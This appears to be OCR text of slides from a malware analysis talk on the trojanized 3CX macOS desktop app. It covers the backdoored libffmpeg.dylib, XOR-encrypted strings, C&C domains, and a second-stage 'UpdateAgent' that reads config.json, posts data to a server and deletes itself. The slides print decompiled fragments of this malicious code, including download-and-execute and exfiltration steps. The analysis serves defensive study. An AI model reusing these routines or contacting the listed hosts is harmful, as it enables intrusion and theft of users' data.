
Our focus:

- 1 (macOS) backdoor
- 2 **(macOS) installer**
- 3 (macOS) 2nd-stage payload


3CX Desktop App

versions: v18.11.1213, v18.12.416

signed & notarized
means: Apple scanned & "approved" it !!



"At this time, we cannot confirm that the Mac installer is similarly trojanized" -SentinelOne (3/29)




Finding the needle

...in the ~400mb haystack


```
% cd /Volumes/3CXDesktopApp-18.12.416/3CX\ Desktop\ App.app

% du -h .
...
381M    /Volumes/3CXDesktopApp-18.12.416/3CX Desktop App.app

% find . -type f | wc -l
113
```

~400 mb app
w/ 100+ files!

```
% ls Contents/Frameworks/Electron\ Framework.framework/Versions/A/Libraries
libEGL.dylib
libGLESv2.dylib
libffmpeg.dylib
```



libffmpeg.dylib




libffmpeg.dylib

...loaded each time the 3CX application is launched

```
% otool -L "3CX Desktop App.app/Contents/Frameworks/Electron
Framework.framework/Versions/A/Electron Framework"
...
@rpath/libffmpeg.dylib

% otool -L "3CX Desktop App.app/Contents/MacOS/3CX Desktop App"
...
@rpath/Electron Framework.framework/Electron Framework
```

Dependencies




```
% file "3CX Desktop App.app/Contents/Frameworks/
  Electron Framework.framework/Versions/A/Libraries/libffmpeg.dylib"

libffmpeg.dylib:    Mach-O 64-bit dynamically linked shared library x86_64
libffmpeg.dylib:    Mach-O 64-bit dynamically linked shared library arm64
```

File type: universal dynamic library

libffmpeg.dylib

and its constructor (x86_64 only!)

automatically executed when
the library is loaded (e.g. when the 3CX app is run)

```
01  Section
02     sectname __mod_init_func
03     segname    DATA
04       addr 0x0000000000275d90
05       size 0x0000000000000008
06       ...
```

"__mod_init_func"
(Intel x86_64)

```
01  EntryPoint:
02    xor         eax, eax
03    jmp         run_avcodec
04    ...
05
06  run_avcodec:
07    push        rax
08    movabs      rax, 0xaaaaaaaaaaaaaaaa
09    mov         rdi, rsp
10    mov         qword [rdi], rax
11    lea         rdx, qword [0x48430]
12    xor         esi, esi
13    xor         ecx, ecx
14    call        pthread_create
15    pop         rax
16    ret
```

The arm64 version, has no constructor,
nor apparent malicious subversions (...and thus is pristine).

Thread function

large, and suspicious!


```
01  int sub_48430() {
02      rsp = rsp - 0x2400;
03      rax = getenv("HOME");
04      if (rax == 0x0) goto loc_48965;
05
06      ... 600 more lines!
```

600+ lines disassembled !

```
01  do {
02      *(rsp + rax + 0x1b40) = *(rsp + rax + 0x1b40) ^ 0x7a;
03      rax = rax + 0x1;
04  } while (rax != 0x32);
```

...including xor decryption

How to debug a dynamic library?
(such as the suspicious libffmpeg.dylib)



Debugging a Dylib

simple loader, and lldb (debugger)

```
01  #import <dlfcn.h>
02  #import <Foundation/Foundation.h>
03
04  int main(int argc, const char * argv[]) {
05
06      void * handle = dlopen(argv[1], RTLD_LOCAL | RTLD_LAZY);
07      dispatch_main();
08
09  }
```

compile as x86_64
(as we want to debug the Intel dylib)

dylib loader

```
% lldb loader libffmpeg.dylib

(lldb) target create "loader" (x86_64)
(lldb) settings set -- target.run-args libffmpeg.dylib"
...
(lldb) b pthread_create
(lldb) run

Process 666 stopped
* thread #1, stop reason = breakpoint 1.1
libsystem_pthread.dylib`pthread_create:
->  0x7ff81c81c445 <+0>: xorl   %r8d, %r8d
```

Breakpoint on thread creation


Rebase

simple loader, and lldb (debugger)

1

```
(lldb) image list
...
[151] 4C4C445F-5555-3144-A1E5-50E749C861FD 0x000000010a000000 libffmpeg.dylib
```

base address



2

3

```
(lldb) b 0x10a048430
Breakpoint 2: address = 0x000000010a048430

(lldb) continue

Process 666 stopped
* thread #2, stop reason = breakpoint 2.1
libffmpeg.dylib`___lldb_unnamed_symbol1736:
->  0x10a048430 <+144>: pushq  %rbp
```

1. List images (load addresses)
2. Rebase library in disassembler
3. Breakpoint on address of the thread function

String Encryption / Decryption

...trivial, as it's just a XOR loop (key: 0x7a)

```
01   loop:
02     xor         byte [var_8C8], 0x7a
03     inc         rax
04     cmp         rax, 0x32
05     jne         loop
```

encrypted strings

```
07 00 03 01 07 01 03 06 07 06 5F 09 55 36 13 18 08 1B 08 03 55 3B 0A 0A 16 13 19 1B 0E 13 15 14 5A 29
0F 0A 0A 15 08 0E 55 49 39 22 5A 3E 1F 09 11 0E 15 0A 5A 3B 0A 0A 7A 00 49 19 02 25 1B 0F 0E 12 25 13
1E 47 5F 09 41 49 19 02 25 1B 0F 0E 12 25 0E 15 11 1F 14 25 19 15 14 0E 1F 14 0E 47 5F 09 41 25 25 0E
0F 0E 17 1B 47 0E 08 0F 1F 7A 00 00 00 00 00 00 00 00 00 00 5F 09 55 36 13 18 08 1B 08 03 55 3B 0A 0A
16 13 19 1B 0E 13 15 14 5A 29 0F 0A 0A 15 08 0E 55 49 39 22 5A 3E 1F 09 11 0E 15 0A 5A 3B 0A 0A 55 5F
09 7A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 29 03 09 0E 1F 17 55 36 13 18 08 1B 08 03 55 39 15
08 1F 29 1F 08 0C 13 19 1F 09 55 29 03 09 0E 1F 17 2C 1F 08 09 13 15 14 54 0A 16 13 09 0E 7A 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 21 23 24 25 26 28 29 2A 2B 2D 2E 30 31 32 33 34 35 36 37 38 39 3A
3B 3C 3E 3F 40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5D 5F
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 00 00 00 00 00
00 00 00 00 00 00 17 09 09 0E 15 08 1B 1D 1F 1B 00 0F 08 1F 54 19 15 17 55 1B 14 1B 16 03 09 13 09 7A
```

```
01   #!/usr/bin/Python3
02   key = 0x7a
03
04   with open(libffmpeg.dylib, "rb") as in, open("out.txt", "wb") as out:
05       content = in.read()
06       out.write(bytes(byte ^ key for byte in content))
```

C&C addresses, user-agent, etc.

```
officestoragebox.com/api/biosync
visualstudiofactory.com/groupcore
...
Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
108.0.5359.128 Safari/537.36
```

Capabilities

1 simple survey, and connection to C&C

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter loader {
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/System/Library/CoreServices/SystemVersion.plist",
    "process": {
      "name": "loader",
      ...
```

macOS version (from SystemVersion.plist)

Survey string: "13.3;Users-MacBook-Pro.local;6180;14"

```
(lldb) po $rdi
<NSMutableURLRequest: 0x60000000c000> { URL: https://akamaitechcloudservices.com/v2/fileapi }
...
(lldb) po $rdx
3cx_auth_id=fcd5e94a-aa69-393f-53e4-5e1057a616f1;3cx_auth_token_content=.X8uY9vZ9x[8x]?
y_7{a&semi>{b9}c:yXE!Y<&c?zgB&dol>hF)iB)jC&plus>kK(lK&per>dN0eF2eG(pL)hR-jJ6mL-tO-
lV5tW4sX7sY&semi>sZ6u[4v];__tutma=true
```


cookie, with uuid, encrypted survey, etc.

Capabilities

2 download & execute

hardcoded name: "UpdateAgent"


```
01  000000000023d226    db   "UpdateAgent", 0
02
03      stream = fopen(path, "wb");
04  1   fwrite(data, size, 0x1, stream);
05      fflush(stream);
06      fclose(stream);
07
08  2   chmod(path, 755o);
09      ...
10
11  3   popen(path, "r");
```



1. Write out binary from server to "UpdateAgent" (~/Library/Application Support/3CX Desktop App/)
2. Make it executable (755)
3. Execute it

2nd-Stage Payload

"UpdateAgent"



The Infected 3CX Installer

supply-chain attack #2

Our focus:

1. (macOS) backdoor
2. (macOS) installer
3. **(macOS) 2nd-stage payload**

Basic Triage

file type & code signing

```
01  000000000023d226    db   "UpdateAgent", 0
02
03  stream = fopen(path, "wb");
04  fwrite(data, size, 0x1, stream);
05
06  chmod(path, 0x1ed);
07  popen(path, "r");
```

1st-stage -----▶ 2nd-stage

```
% file UpdateAgent

UpdateAgent: Mach-O 64-bit executable x86_64
```

File type
(64-bit Mach-O)

```
% codesign -dvvv UpdateAgent

Executable=/Users/user/Library/Application Support/3CX Desktop App/UpdateAgent
Identifier=payload2-55554944839216049d683075bc3f5a8628778bb8
CodeDirectory v=20100 size=450 flags=0x2(adhoc) hashes=6+5 location=embedded
...
Signature=adhoc
```


"signed" ...but adhoc

Code signing information
(adhoc)

Basic Triage

embedded strings

```
% strings - UpdateAgent

%s/Library/Application Support/3CX Desktop App/config.json

"url": "https://
"AccountName": "

https://sbmsa.wiki/blog/_insert
3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true

URLWithString:
requestWithURL:
addValue:forHTTPHeaderField:
dataTaskWithRequest:completionHandler:
```



Config file?

C&C server?

Unlike libffmpeg.dylib it appears that most of the embedded strings in UpdateAgent, are not obfuscated

Self-Deletion

...for self-defense?

```
01  int main(int argc, char * argv[]) {
02
03      if(fork() == 0) {
04        ...
05
06      unlink(argv[0]);
```

self-delete

"We could see the execution of something called UpdateAgent and a hash but it had self-deleted [so couldn't be collected]" -SentinelOne

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "~/Library/Application Support/3CX Desktop App/UpdateAgent",
    "process" : {
        "name" : "UpdateAgent",
        "path" : "~/Library/Application Support/3CX Desktop App/UpdateAgent"
```

delete file

Observing self-deletion
(via a file monitor)

Reading 3CX's config.json

...to extract provisioning file & account name

```
01  int parse_json_config(char* user) {
02      ...
03      sprintf(path, "%s/Library/Application Support/3CX Desktop App/config.json", user);
04
05      stream = fopen(path, "r");
06      fread(buffer, rsi, 0x1, stream);
07
08      rax = strstr(&var_1030, "\"url\": \"https://");
09      ...
10      rax = strstr(&var_1030, "\"AccountName\": \"");
```

"url"
contains xml provisioning file for the VOIP system

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "~/Library/Application Support/3CX Desktop App/config.json",
    ...
    "process" : {
        "name" : "UpdateAgent",
        "path" : "~/Library/Application Support/3CX Desktop App/UpdateAgent"
```

file open

Observing config.json access (via a file monitor)

Transmit data to C&C Server

...and then, ...nothing? (exits)


C&C server

Info from 3CX config file (encrypted)

```
send_post("https://sbmsa.wiki/blog/_insert", &paramString, &request);
```

```
01  int main(int argc, const char * argv[]) {
02  ...
03  response = send_post("https://sbmsa.wiki/blog/_insert", &paramString, &request);
04
05  if (response != 0x0) {
06      free(response);
07  }
08  return 0;
09
```


...after response, always (just) exits



Why?


...a few thoughts

1. Different victims, get different payloads



